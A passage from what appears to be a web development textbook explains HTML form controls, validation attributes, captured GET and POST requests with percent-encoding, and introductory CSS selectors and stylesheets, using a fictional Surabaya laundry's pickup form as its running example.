`email`	a text box; a phone shows an @ keyboard	the text, checked for the shape of an address
`tel`	a text box; a phone shows a number pad	the text, unchecked — use `pattern`
`url`	a text box	the text, checked for a scheme
`search`	a text box, often with a clear button	the text
`number`	a box with up and down arrows	the number, as text
`range`	a slider	the number, as text; never empty
`date`	a date picker	`YYYY-MM-DD`
`time`	a time picker	`HH:MM`
`datetime-local`	both together	`YYYY-MM-DDTHH:MM`
`month`, `week`	month or week pickers	`YYYY-MM`, `YYYY-Www`
`color`	a color swatch that opens a picker	`#rrggbb`, always lower case
`checkbox`	a box that ticks	the `value`, **only when ticked**
`radio`	one of a set of circles	the `value` of the one chosen
`file`	a Browse button	the file's bytes, under `multipart/form-data`
`hidden`	nothing	the `value`, unchanged
`submit`	a button that sends the form	the `value`, if the button has a `name`
`reset`	a button that empties the form	nothing; it never submits
`button`	a plain button	nothing by itself
`image`	a picture that submits	the click coordinates, as `name.x` and `name.y`

`type="checkbox"` sends nothing when it is not ticked. Not an empty string — nothing; the name is absent from the request, and server code that expects `""` meets `null`, `None` or a missing index instead. Section 2.13.3 shows it on the wire.

`type="radio"` groups by `name`, not by position. Three radio buttons sharing a `name` let the visitor pick exactly one; three different names let all three be on at once. `value` is what distinguishes them, and without it the browser sends the literal string `on`.

`type="hidden"` is not secret. It is invisible on the page and plainly visible in the source, and a visitor can change it before submitting. Carry a harmless value with it — our form sends `source=web` — never a price or a permission.

2.12.6 The controls that are not `<input>`

`<textarea>` is a multi-line text box. Unlike `<input>` it is not void: its value is its content, between the tags. `rows` sets the initial height in lines. The trap: whitespace between the tags **is** the value, so putting the two tags on separate lines puts a newline in the box.

`<select>` is a drop-down list, and each choice is an `<option>`. **Listing 2.19** is the service list of the pickup form, grouped like **Listing 2.8**.

Listing 2.19 A grouped drop-down list (excerpt of `html/pickup.html`). `value` is what the server receives; the text between the tags is what the visitor reads.

```
        <select id="service" name="service" required aria-describedby="service-error">
          <option value="">Choose a service</option>
          <optgroup label="By weight">
            <option value="S0001" data-price="8000">Wash, dry &amp; fold - Rp
8.000/kg</option>
            <option value="S0002" data-price="12000">Express wash &amp; fold, 1 day - Rp
12.000/kg</option>
            <option value="S0003" data-price="6000">Ironing only - Rp 6.000/kg</option>
            <option value="S0010" data-price="15000">Curtain - Rp 15.000/kg</option>
          </optgroup>
          <optgroup label="Per item or pair">
            <option value="S0004" data-price="20000">Dry cleaning, shirt/blouse - Rp
20.000</option>
            <option value="S0005" data-price="65000">Dry cleaning, suit 2 pieces - Rp
65.000</option>
            <option value="S0006" data-price="45000">Dry cleaning, dress/kebaya - Rp
45.000</option>
            <option value="S0007" data-price="40000">Dry cleaning, jacket - Rp
40.000</option>
            <option value="S0008" data-price="35000">Bed cover, any size - Rp
35.000</option>
            <option value="S0009" data-price="25000">Blanket - Rp 25.000</option>
            <option value="S0011" data-price="45000">Shoes deep clean - Rp
45.000/pair</option>
            <option value="S0012" data-price="30000">Helmet cleaning - Rp 30.000</option>
          </optgroup>
        </select>
```

Three things about **Listing 2.19**. `value` is what travels, the text between the tags is what the visitor reads, and they should differ, because one is for humans and the other for your database: the server receives `S0001`, the key of the Service table that Chapter 5 queries. `<optgroup>` groups options under a heading that cannot itself be chosen. And the first option has `value=""`, so that "Choose a service" is not a choice: with `required`, an empty value means the visitor must pick something. The `data-price` attributes carry the price for the live estimate of Section 2.25; any attribute beginning `data-` is legal HTML and is there for scripts.

`<button>` is the modern submit button, better than `<input type="submit">` because its label is its content and can hold markup. Always write its `type`: a `<button>` with no `type` inside a form defaults to `submit`, which surprises you the day you add a button meant to do something else.

2.12.7 The attributes that validate

Modern browsers check a form before sending it, if you tell them what to check. **Table 2.9** lists the attributes that do the telling.

Table 2.9 The validation attributes. The browser applies them before sending, and refuses to send while any of them fails.

Attribute	On	Meaning
`required`	most controls	must not be empty
`minlength`, `maxlength`	text controls	fewest and most characters
`min`, `max`	numbers, dates, times	smallest and largest allowed
`step`	numbers, dates, times	the allowed increment
`pattern`	text controls	a regular expression the value must match
`type`	`email`, `url`, `number`	the type's own built-in check
`readonly`	most controls	cannot be edited, but **is** submitted
`disabled`	most controls	cannot be edited, and is **not** submitted

The last two rows are a pair worth remembering: `readonly` sends, `disabled` does not. Here is `pattern` in use, on the mobile number, with the hint that explains it:

Listing 2.20 A telephone field constrained by a regular expression (excerpt of `html/pickup.html`).

```
        <label for="phone">Mobile number <abbr title="required">*</abbr></label>
        <input type="tel" id="phone" name="phone" required pattern="0[0-9 \-]{9,16}"
               autocomplete="tel" aria-describedby="phone-hint phone-error">
        <span class="hint" id="phone-hint">10 to 13 digits, starting with 0, for example
0812 0000 1234.</span>
```

Read the pattern in **Listing 2.20** character by character: `0` means the value starts with a zero; `[0-9 \-]` is any one digit, space or hyphen; `{9,16}` repeats that between nine and sixteen times. The browser anchors the pattern at both ends, so anything extra fails. The pattern lets `0812 0000 1234` through with its spaces; the exact rule — ten to thirteen *digits* — is checked by the script and by the server, which count the digits after removing the spaces. `autocomplete="tel"` tells the browser which saved detail belongs in the box, so a returning customer fills it with one tap; `name`, `email` and `street-address` are other standard values.

2.12.8 The pickup form

Sections 2.12.1 to 2.12.7 together give the pickup form, in three fieldsets. **Listing 2.21** is the customer's own details.

Listing 2.21 The first fieldset of the pickup form: who the customer is (excerpt of `html/pickup.html`).

```
    <form id="pickup-form" class="form" action="pickup" method="post" novalidate>
      <fieldset>
        <legend>Who you are</legend>
        <label for="name">Full name <abbr title="required">*</abbr></label>
        <input type="text" id="name" name="name" required minlength="2" maxlength="60"
               autocomplete="name" aria-describedby="name-error">
        <span class="field-error" id="name-error"></span>

        <label for="phone">Mobile number <abbr title="required">*</abbr></label>
        <input type="tel" id="phone" name="phone" required pattern="0[0-9 \-]{9,16}"
               autocomplete="tel" aria-describedby="phone-hint phone-error">
        <span class="hint" id="phone-hint">10 to 13 digits, starting with 0, for example
0812 0000 1234.</span>
        <span class="field-error" id="phone-error"></span>

        <label for="email">E-mail (optional)</label>
        <input type="email" id="email" name="email" autocomplete="email"
               aria-describedby="email-error">
        <span class="field-error" id="email-error"></span>

        <label for="address">Pickup address <abbr title="required">*</abbr></label>
        <textarea id="address" name="address" rows="3" required minlength="10"
maxlength="200"
                  autocomplete="street-address" aria-describedby="address-
error"></textarea>
        <span class="field-error" id="address-error"></span>
      </fieldset>
```

Each control is followed by an empty `<span class="field-error">` whose `id` the control names in `aria-describedby`. When a script puts a message into that span, a screen reader reads it together with the field. **Listing 2.22** is the request itself: a radio group, the drop-down list of **Listing 2.19**, a number, a checkbox group, a date, a time and a textarea.

Listing 2.22 The second fieldset: outlet, service, amount, care instructions, date, time and notes (excerpt of `html/pickup.html`).

```
        <legend>What we collect</legend>
        <fieldset class="choices" aria-describedby="outlet-error">
          <legend>Nearest outlet <abbr title="required">*</abbr></legend>
          <label class="choice"><input type="radio" name="outlet" value="O01" required>
Rungkut</label>
          <label class="choice"><input type="radio" name="outlet" value="O02">
Keputih</label>
          <label class="choice"><input type="radio" name="outlet" value="O03">
Wiyung</label>
          <span class="field-error" id="outlet-error"></span>
        </fieldset>

        <label for="service">Service <abbr title="required">*</abbr></label>
        <select id="service" name="service" required aria-describedby="service-error">
          <option value="">Choose a service</option>
          <optgroup label="By weight">
            <option value="S0001" data-price="8000">Wash, dry &amp; fold - Rp
8.000/kg</option>
            <option value="S0002" data-price="12000">Express wash &amp; fold, 1 day - Rp
12.000/kg</option>
            <option value="S0003" data-price="6000">Ironing only - Rp 6.000/kg</option>
            <option value="S0010" data-price="15000">Curtain - Rp 15.000/kg</option>
          </optgroup>
          <optgroup label="Per item or pair">
            <option value="S0004" data-price="20000">Dry cleaning, shirt/blouse - Rp
20.000</option>
            <option value="S0005" data-price="65000">Dry cleaning, suit 2 pieces - Rp
65.000</option>
            <option value="S0006" data-price="45000">Dry cleaning, dress/kebaya - Rp
45.000</option>
            <option value="S0007" data-price="40000">Dry cleaning, jacket - Rp
40.000</option>
            <option value="S0008" data-price="35000">Bed cover, any size - Rp
35.000</option>
            <option value="S0009" data-price="25000">Blanket - Rp 25.000</option>
            <option value="S0011" data-price="45000">Shoes deep clean - Rp
45.000/pair</option>
            <option value="S0012" data-price="30000">Helmet cleaning - Rp 30.000</option>
          </optgroup>
        </select>
        <span class="field-error" id="service-error"></span>

        <label for="amount">Estimated kg, or number of items <abbr
title="required">*</abbr></label>
        <input type="number" id="amount" name="amount" required min="0.1" max="50"
step="0.1"
               value="3" inputmode="decimal" aria-describedby="amount-error">
        <span class="field-error" id="amount-error"></span>
        <output id="estimate" for="service amount" class="result" aria-
live="polite"></output>

        <fieldset class="choices">
          <legend>Care instructions</legend>
          <label class="choice"><input type="checkbox" name="care" value="separate-whites">
Wash whites separately</label>
          <label class="choice"><input type="checkbox" name="care" value="no-perfume"> No
perfume</label>
          <label class="choice"><input type="checkbox" name="care" value="hang-shirts">
Shirts on hangers</label>
        </fieldset>
```

Listing 2.22 (Continued) *The second fieldset: outlet, service, amount, care instructions, date, time and notes (excerpt of html/pickup.html).*

```
        <label for="pickup_date">Pickup date <abbr title="required">*</abbr></label>
        <input type="date" id="pickup_date" name="pickup_date" required
               aria-describedby="pickup_date-error">
        <span class="field-error" id="pickup_date-error"></span>

        <label for="slot">Preferred time</label>
        <input type="time" id="slot" name="slot" min="07:00" max="21:00" value="09:00"
               aria-describedby="slot-error">
        <span class="field-error" id="slot-error"></span>

        <label for="notes">Notes for the driver</label>
        <textarea id="notes" name="notes" rows="2" maxlength="300"></textarea>
```

Three details in **Listing 2.22**. The radio group has `required` on its first button, which makes the whole group required. The amount has `step="0.1"`, so 4.3 kilograms is acceptable and 4.35 is not. And `<output>` is an element built for showing a value the page computed — here the price estimate. **Listing 2.23** closes the form.

Listing 2.23 The last fieldset: an explicit consent checkbox, a hidden field and the two buttons (excerpt of `html/pickup.html`).

```
        <legend>Confirm</legend>
        <label class="choice">
          <input type="checkbox" name="consent" value="yes" required aria-
describedby="consent-error">
          I agree that Profitina Laundry stores my name, phone number and address to
          collect and return this laundry. <abbr title="required">*</abbr>
        </label>
        <span class="field-error" id="consent-error"></span>
        <input type="hidden" name="source" value="web">
        <p class="actions">
          <button type="submit" class="button primary">Send the request</button>
          <button type="reset" class="button">Clear the form</button>
        </p>
      </fieldset>
    </form>
```

The consent checkbox in **Listing 2.23** is not decoration. Indonesia's Personal Data Protection Law, **UU PDP No. 27/2022** [2], requires consent to be specific, informed and freely given. A pre-ticked box is not consent; a box ticked after reading a sentence that names what will be stored and why is. That is the shape the law asks for, and it costs one line of HTML.

> **WORKED EXAMPLE.** Siti fills the form in: name, number, address, the Keputih outlet, *Wash, dry & fold*, 4.3 kg, *No perfume* and *Shirts on hangers* ticked, 2 October 2026 at 09:30, a note for the driver, consent ticked. What does the browser send when she presses **Send the request**? A flat list of name-and-value pairs in which `care` appears *twice*, `email` appears as an empty string because an empty text box still sends its name, and `consent` appears as `yes` — had she left consent unticked, that pair would simply not be there. Section 2.13.3 has the bytes.

2.13 GET and POST: What the Browser Actually Sends

This section is about what leaves the machine when the visitor presses the button — the most important pages in the chapter, because everything from Chapter 3 onward is code that reads what arrives.

2.13.1 The request, byte for byte

An HTTP request is plain text, and you can see it. The chapter's `tools/capture.py` is a tiny server built on a raw socket: it serves the pages, and when a form arrives it prints the request exactly as it came off the network instead of handling it. **Listing 2.24** is what Chromium sent when the status form of Section 2.25, whose method is `get`, was submitted with bill `B2938` and phone `0896 0000 1482`.

Listing 2.24 A real GET request from the status form, captured on the wire (`captures/request-1.txt`). The form's data is in the first line, after the question mark.

```
GET /status?bill=B2938&phone=0896+0000+1482 HTTP/1.1
Host: localhost:8155
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
sec-ch-ua: "HeadlessChrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/141.0.7390.37 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8155/status.html
Accept-Encoding: gzip, deflate, br, zstd
```

Take **Listing 2.24** apart:

- `GET` is the **method** — what kind of operation this is.
- `/status?bill=B2938&phone=0896+0000+1482` is the **target**. The part before the `?` is the path, which is the form's `action`; everything after it is the **query string**, and the query string is where a GET form puts its data.
- `HTTP/1.1` is the protocol version.
- Every following line up to the blank one is a **header**: a name, a colon and a value. `Host` names the site, `User-Agent` the browser, `Accept` the kinds of answer it can use, `Referer` the page the form was on; the `Sec-` and `sec-ch-` lines are extra hints modern browsers add.
- Then a blank line, which marks the end of the headers, and the **body**, which for a GET is empty.

Now look at the query string closely: `bill=B2938&phone=0896+0000+1482`. Two pairs, joined by `&`. Within a pair, the name and the value are joined by `=`. And the spaces in the phone number have become `+` signs. That substitution has a name.

2.13.2 Percent-encoding

> **DEFINITION. Percent-encoding**, also called URL encoding [3], is the rule for putting arbitrary text into a place where only a restricted set of characters is allowed. Every byte that is not a letter, a digit, or one of `-`, `.`, `_` and `~` is replaced by a percent sign and two hexadecimal digits giving the byte's value. In form data, a space may be written `+` instead of `%20`.

The rule exists because `=` and `&` are already doing a job: an ampersand typed into a field and sent unchanged would be read as the start of a new pair, and the data would be silently wrong.

Worked by hand: `#` is byte 35, and $35 = 2 \times 16 + 3$, so the digits are `23` and `#` is written `%23`. The comma is byte 44; $44 = 2 \times 16 + 12$, and 12 in hexadecimal is `C`, so a comma is `%2C`. The colon is byte 58; $58 = 3 \times 16 + 10$, and 10 is `A`, so `09:30` travels as `09%3A30`. In general a byte v between 0 and 255 is written with the two hexadecimal digits

$$v = 16h + \ell, \qquad h = \lfloor v/16 \rfloor, \quad \ell = v - 16h \tag{2.2}$$

where h and ℓ are each between 0 and 15, and the digits 10 to 15 are written `A` to `F`. **Table 2.10** applies Equation (2.2) to the characters you will meet most.

Table 2.10 Common percent-encodings. A literal plus sign must itself be encoded as `%2B`, because a bare `+` already means a space.

Character	Byte (decimal)	Percent-encoded
space	32	`%20`, or `+` in form data
`#`	35	`%23`
`%`	37	`%25`
`&`	38	`%26`
`+`	43	`%2B`
`,`	44	`%2C`
`/`	47	`%2F`
`:`	58	`%3A`
`=`	61	`%3D`
`?`	63	`%3F`

Table 2.10 explains a bug you will otherwise spend an afternoon on: a visitor types `C++` into a search box, your code does not decode the value properly, and the search runs for `C` followed by two spaces. Letters outside English are encoded byte by byte after conversion to UTF-8: `é` is the two bytes 195 and 169, so it travels as `%C3%A9`.

2.13.3 A real POST

Listing 2.25 is the pickup form of **Listing 2.21**, **Listing 2.22** and **Listing 2.23**, filled in as in the worked example of Section 2.12.8 and submitted with `method="post"`, captured the same way.

Listing 2.25 A real POST request from the pickup form (`captures/request-2.txt`). The data has moved out of the first line and into the body, but its format is unchanged.

```
POST /pickup HTTP/1.1
Host: localhost:8155
Connection: keep-alive
Content-Length: 258
Pragma: no-cache
Cache-Control: no-cache
sec-ch-ua: "HeadlessChrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8155
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/141.0.7390.37 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8155/pickup.html
Accept-Encoding: gzip, deflate, br, zstd

name=Siti+Rahmawati&phone=0812+0000+1234&email=&address=Jl.+Keputih+Tegal+Timur+12%2C+Sukol
ilo&outlet=O02&service=S0001&amount=4.3&care=no-perfume&care=hang-shirts&pickup_date=2026-
10-02&slot=09%3A30&notes=Green+gate%2C+ring+twice+%233&consent=yes&source=web
```

Compare **Listing 2.25** with **Listing 2.24**. **Changed:** the method is `POST`, the target is just `/pickup` with no question mark, there are two new headers, and there is a body after the blank line. **Not changed:** the body is encoded exactly as the query string was — pairs joined by `&`, name and value joined by `=`, spaces as `+`. The address `Jl. Keputih Tegal Timur 12, Sukolilo` arrives with its comma as `%2C`; the note `Green gate, ring twice #3` arrives as `Green+gate%2C+ring+twice+%233`; and `09:30` as `09%3A30`.

The two new headers are load-bearing. `Content-Type: application/x-www-form-urlencoded` tells the server how to read the body; without it the bytes are just bytes. `Content-Length: 258` says how many bytes to expect — count them, and there are exactly 258 — so the server reads that many and stops, which is how it knows the request has ended on a connection that stays open. A third new header, `Origin`, tells the server which site the form was on, which Chapter 5 uses against forged requests.

`care` appears **twice**, once per ticked checkbox, and `email` is present but empty; an unticked consent box would have left no `consent` pair at all.

> **KEY INSIGHT.** The server does not receive a form. It receives a flat list of name-and-value pairs, in which a name may appear zero times, once, or many times. Every server-side toolkit therefore offers two ways of reading it: one that returns the first value, and one that returns them all. In Java's Servlet API they are `getParameter` and `getParameterValues`; in Flask, `request.form.get` and `request.form.getlist`; PHP's `$_POST` keeps only the *last* value unless the HTML names the field `care[]`. Using the singular one on a checkbox group is a bug that only shows up when a visitor ticks two boxes.

2.13.4 File uploads and `multipart/form-data`

Percent-encoding a ten-megabyte photograph would roughly triple its size, so forms that carry files use a different packaging. Add `enctype="multipart/form-data"` to the form and an `<input`

`type="file">`, and this is what goes out; **Listing 2.26** was sent by `curl`, a command-line HTTP client, with one text field and one small file.

Listing 2.26 A real `multipart/form-data` POST carrying one text field and one uploaded file (`captures/request-3.txt`).

```
POST /pickup HTTP/1.1
Host: localhost:8155
User-Agent: curl/8.5.0
Accept: */*
Content-Length: 361
Content-Type: multipart/form-data; boundary=------------------------zcuw3pPVwyaCvhbdOfsOxk

--------------------------zcuw3pPVwyaCvhbdOfsOxk
Content-Disposition: form-data; name="name"

Siti Rahmawati
--------------------------zcuw3pPVwyaCvhbdOfsOxk
Content-Disposition: form-data; name="note"; filename="stain.txt"
Content-Type: text/plain

Coffee on the left sleeve.
Batik, do not bleach.

--------------------------zcuw3pPVwyaCvhbdOfsOxk--
```

Listing 2.26 is a different shape. The `Content-Type` header names a **boundary**: a long random string chosen so it cannot occur in the data. The body is then the boundary, a part, the boundary, another part, and finally the boundary with two extra hyphens to say "that was the last one". Each part carries its own headers — `Content-Disposition` with the field's `name`, plus `filename` and `Content-Type` when it is a file — then a blank line, then the raw bytes. Nothing is encoded, which is why the format exists.

2.13.5 Choosing between GET and POST

Table 2.11 is the comparison, and then the rule.

Table 2.11 GET against POST. The last row is the one that decides.

	GET	POST
Where the data goes	in the URL, after `?`	in the request body
Visible in the address bar	yes	no
Can be bookmarked or shared	yes	no
Kept in browser history	yes	no
Written to server logs	yes, in full	no, only the path
Size limit	a few thousand characters in practice	effectively none
Can carry files	no	yes
Re-sent by pressing Reload	silently	only after a warning
Cached by browsers and proxies	yes	no
Meant for	asking for something	changing something

> **THE RULE.** Use **GET** when the request only *reads* — a search, a filter, a status check. Use **POST** when the request *changes* something — a pickup request, a registration, a payment. HTTP itself defines GET as *safe*: it must not change anything on the server [4]. The test that never fails: *would it be harmful to do this twice?* Checking a status twice is harmless. Requesting a

> pickup twice sends a driver twice. GET requests are re-sent by reloading, by the back button, by a prefetching browser and by a crawler; POST requests are not.

That is why the status page of Profitina Laundry is a GET — the link `status.html?bill=B2938&phone=0896-0000-1482` printed on a receipt opens the answer directly — and the pickup page is a POST. And **never put a password in a GET**: it lands in the address bar, in the history, in the server's access log in plain text, and in the `Referer` header of the next request.

2.14 Validation: Three Places, Three Jobs

Validation is checking that data is acceptable. It happens in three places, and almost everyone's mistake is thinking one of them is enough.

In the HTML. The attributes of **Table 2.9** — `required`, `pattern`, `min`, `max`, `type="email"` — are checked by the browser before it sends. They cost no code, work with JavaScript switched off, and come with messages already translated into the visitor's language. Their weakness: they are *the browser's* check, and the browser is on the visitor's machine.

In JavaScript. The browser's messages appear one at a time, in a bubble you cannot restyle. A script does better: every bad field marked at once, in your words, next to the field, and read aloud by a screen reader (Section 2.25). Its weakness is the HTML's, only more so: a visitor can switch JavaScript off, and an attacker does not use a browser at all.

On the server.

> **WARNING — THE MOST IMPORTANT WARNING IN THIS CHAPTER.** Client-side validation is a **convenience for honest visitors**, not security and not correctness. Anyone can send a request that never passed through your form: with `curl`, with a saved copy of the page with the attributes deleted, or with twenty lines of Python. The server must repeat every check, unconditionally, on every request. The three servers of Section 2.26 do exactly that, and the duplication is deliberate.

In one line: **the client's checks stop mistakes; the server's checks stop attacks.**

2.14.1 Validating the markup itself

There is a fourth kind of validation, about your HTML rather than your visitor's data. Because browsers never report markup errors (Section 2.9.3), you need a tool that does: the W3C Nu HTML Checker, online at `https://validator.w3.org/nu/` and also downloadable as a single Java file, `vnu.jar`. It lists unclosed elements, attributes that do not exist, an `id` used twice, a `<label>` pointing at nothing. Run on **Listing 2.14** it reports three errors (the path shortened here):

```
".../table-attributes.html":1.1-1.6: error: Start tag seen without seeing a doctype first.
Expected "<!DOCTYPE html>".
".../table-attributes.html":1.7-2.8: error: Element "head" is missing a required instance
of child element "title".
".../table-attributes.html":3.5-3.54: error: Attribute "cellpading" not allowed on element
"table" at this point.
```

The third line is the bug of **Figure 2.19**, found in a second. Every modern page of this chapter, including the three public pages and every page the servers generate, passes the checker with no errors. Three habits: validate every page before calling it finished; fix the *first* error first, because one unclosed tag invents a cascade below it; and validate the HTML the **server produced**, not your template.

2.15 CSS from the First Rule

HTML says what things are; **CSS** says what they look like. CSS stands for **Cascading Style Sheets**, and Section 2.17 explains the word *cascading* — the part everybody skips and then regrets.

2.15.1 The shape of a rule

```
selector { property: value; property: value; }
```

The **selector** says which elements the rule applies to; each **property** names one aspect of appearance and each **value** says what it should be; a property and its value together are a **declaration**, and declarations are separated by semicolons. Take one rule apart:

```
hr { color: red; height: 5px; width: 50%; }
```

Selector `hr`; properties `color`, `height`, `width`; values `red`, `5px`, `50%`. Every horizontal rule on the page is red, five pixels tall and half the width of whatever contains it. Write the last semicolon even though it is optional; the day you add a property below it, you will not have to remember.

2.15.2 Three places to put CSS

There are exactly three.

Inline — in a `style` attribute on one tag, as in **Listing 2.27**.

Listing 2.27 Inline CSS (excerpt of `html/basics/css-inline.html`). It applies to this one element and nothing else.

```
<b style="color: blue">
  The bold and blue color text!
</b>
```

Figure 2.20 shows **Listing 2.27** in a browser. Use inline CSS almost never: it applies to one element, cannot be reused, beats almost every other rule (Section 2.17.2), and mixes appearance back into the structure you were keeping clean.




Figure 2.20 Inline CSS: a `style` attribute on a single `<b>` element makes that one piece of text blue.

Internal — in a `<style>` element inside `<head>`, as in **Listing 2.28**.

Listing 2.28 Internal CSS (`html/basics/css-internal.html`). One rule in the head styles every matching element on the page.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Using CSS</title>
  <style>
    b { color: blue; }
  </style>
</head>
<body>
  <p>This <b>bold</b> text automatically written in a blue color!<br>
  Whenever the bold tag is called, it has a <b>blue</b> color!
  </p>
</body>
</html>
```

Figure 2.21 shows the result of **Listing 2.28**: *both* bold runs are blue, though neither carries a `style` attribute. That is the gain over inline — one rule, every occurrence.

Figure 2.21 Internal CSS: one rule for `b` in the document head colors every bold run on the page blue.

External — in a separate file, linked from the head:

```
<link rel="stylesheet" href="css/style.css">
```

This is the one to use. The file holds nothing but CSS — no tags, no `<style>` wrapper — and every page that links it shares it: change one line and a thousand pages change together. The browser also downloads it once and reuses it from its cache, so the site is faster. **Figure 2.22** is a small external stylesheet, `stylecss02.css`, written in the old capitalized style (`html/basics/historic/`).




Figure 2.22 An external stylesheet. The first rule has four selectors separated by commas, so one declaration colors four heading levels at once; the rest set a font size per level.

Two things to learn from **Figure 2.22**. The first line is a **comment**, between `/*` and `*/`; CSS has no other comment form, and `//` does not work. And the first rule has **four selectors separated by commas** — `h1, h2, h3, h4 { color: blue; }` — which is how you avoid writing the same declaration four times. **Figure 2.23** is the page that links it, and **Figure 2.24** the result.

stylecss03.html

```
1  <!-- stylecss03.html -->
2  <HTML>
3    <HEAD>
4      <LINK REL="STYLESHEET" TYPE="TEXT/CSS" HREF="stylecss02.css">
5      <STYLE TYPE="TEXT/CSS">
6        B {COLOR: BLUE}
7      </STYLE>
8      <TITLE>Using CSS</TITLE>
9    </HEAD>
10   <BODY>
11     <H1>Header 1</H1>
12     <H2>Header 2</H2>
13     <H3>Header 3</H3>
14     <H4>Header 4</H4>
15     <P>This <B>bold</B> text automatically written in a blue color!
16     <BR>
17     Whenever the bold tag is called, it has a <B>blue</B> color!
18     </P>
19     <H5>This is H5</H5>
20   </BODY>
21 </HTML>
```

Figure 2.23 The page that links the external stylesheet, `html/basics/historic/stylecss03.html`. It also carries an internal `<style>` block, so two sources of CSS apply to the same document.

Figure 2.24 The rendered page. Headings 1 to 4 are blue and sized by the external file; the bold runs are blue from the internal rule; and `<h5>`, which no rule mentions, keeps the browser's default.

Figure 2.24 shows three sources at once: the external file styles headings 1 to 4, the internal `<style>` block of **Figure 2.23** colors the bold words, and `<h5>` keeps the **browser's own stylesheet** — the source that makes `<h1>` big and links blue before any of your CSS runs. You are always overriding something.

2.15.3 Selectors

Table 2.12 is the working set; everything else is a combination of these.

Table 2.12 The CSS selectors you will use. A space between two selectors means "inside"; a `>` means "directly inside".

Selector	Matches
`p`	every `<p>` element
`.field-error`	every element whose `class` contains `field-error`
`#price-table`	the one element whose `id` is `price-table`
`*`	every element
`h1, h2, h3`	every h1, **or** h2, **or** h3
`nav a`	every `<a>` anywhere inside a `<nav>`
`nav > ul`	every `<ul>` that is a **direct child** of a `<nav>`
`h2 + p`	every `<p>` immediately after an `<h2>`
`input[type="radio"]`	every input whose `type` attribute is exactly `radio`
`a:hover`	a link while the pointer is over it
`:focus-visible`	the element that has the keyboard focus, when a ring helps
`input:invalid`	a control whose value fails its own validation
`tr:nth-child(even)`	every second row
`.result:empty`	a result box with nothing in it
`p::first-line`	the first line of a paragraph, whatever it turns out to be

2.15.4 `id` and `class`

> **DEFINITION.** An `id` names one element and must be unique in the document; CSS selects it with `#`, the octothorpe. A `class` names a kind of element; any number of elements may share a class, and one element may have several, separated by spaces. CSS selects a class with `.`, the period.

Figure 2.25 puts both in one page, and **Figure 2.26** is the result.

stylecss04.html

```
<!-- stylecss04.html -->
<HTML>
  <HEAD>
    <TITLE>Profitina Laundry</TITLE>
    <STYLE TYPE="TEXT/CSS">
      #TOP {
        BACKGROUND-COLOR: #FF9;
        PADDING: 1em;
        TEXT-ALIGN: CENTER;
      }
      .MyLine {
        COLOR: BLUE;
        FRONT-WEIGHT: BOLD;
        MARGIN: 0;
        PADDING: 0;
      }
    </STYLE>
  </HEAD>
  <BODY>
    <DIV ID="TOP">
      <H1>Profitina Laundry</H1>
      <P CLASS="MyLine">Clean laundry, three outlets in Surabaya</P>
      <P CLASS="MyLine">Open every day, 07:00 to 21:00</P>
    </DIV>
    <P>Welcome to our website!</P>
  </BODY>
</HTML>
```

Figure 2.25 A page using both kinds of selector (`html/basics/historic/stylecss04.html`): `#TOP` styles one `<div>`, and `.MyLine` styles the two paragraphs that carry that class.

Figure 2.26 The rendered page. The yellow band, its padding and its centering come from `#TOP`; the two blue centered lines come from `.MyLine`; the paragraph outside the `<div>` is untouched.

`#TOP` applies to the one `<div id="TOP">`, giving it a pale yellow background (`#FF9`), one em of padding and centered text. `.MyLine` applies to the two paragraphs carrying that class, making them blue with no margin or padding. The last paragraph is outside the `<div>` and carries no class, so nothing touches it.

There is also a genuine bug in **Figure 2.25**. The `.MyLine` rule says `FRONT-WEIGHT: BOLD`; there is no such property, only `font-weight`. CSS, like HTML, ignores what it does not understand, so the declaration is silently dropped and the two lines are not bold. One slip, no error message, and the only way to notice is to look — or to open the developer tools, which strike the unknown property through.

Which to use? A class, almost always. An id is unique, so a rule written for one can never be reused, and Section 2.17.2 shows that ids also make the cascade harder to reason about. Reserve

ids for `<label for>`, for fragment links, and as handles for JavaScript — exactly how the Profitina Laundry pages use them.

2.15.5 Color

A keyword — `red`, `blue`, `teal`. The original sixteen are in **Figure 2.27** with their hexadecimal equivalents; CSS now has about a hundred and fifty more.

black = #000000	green = #008000
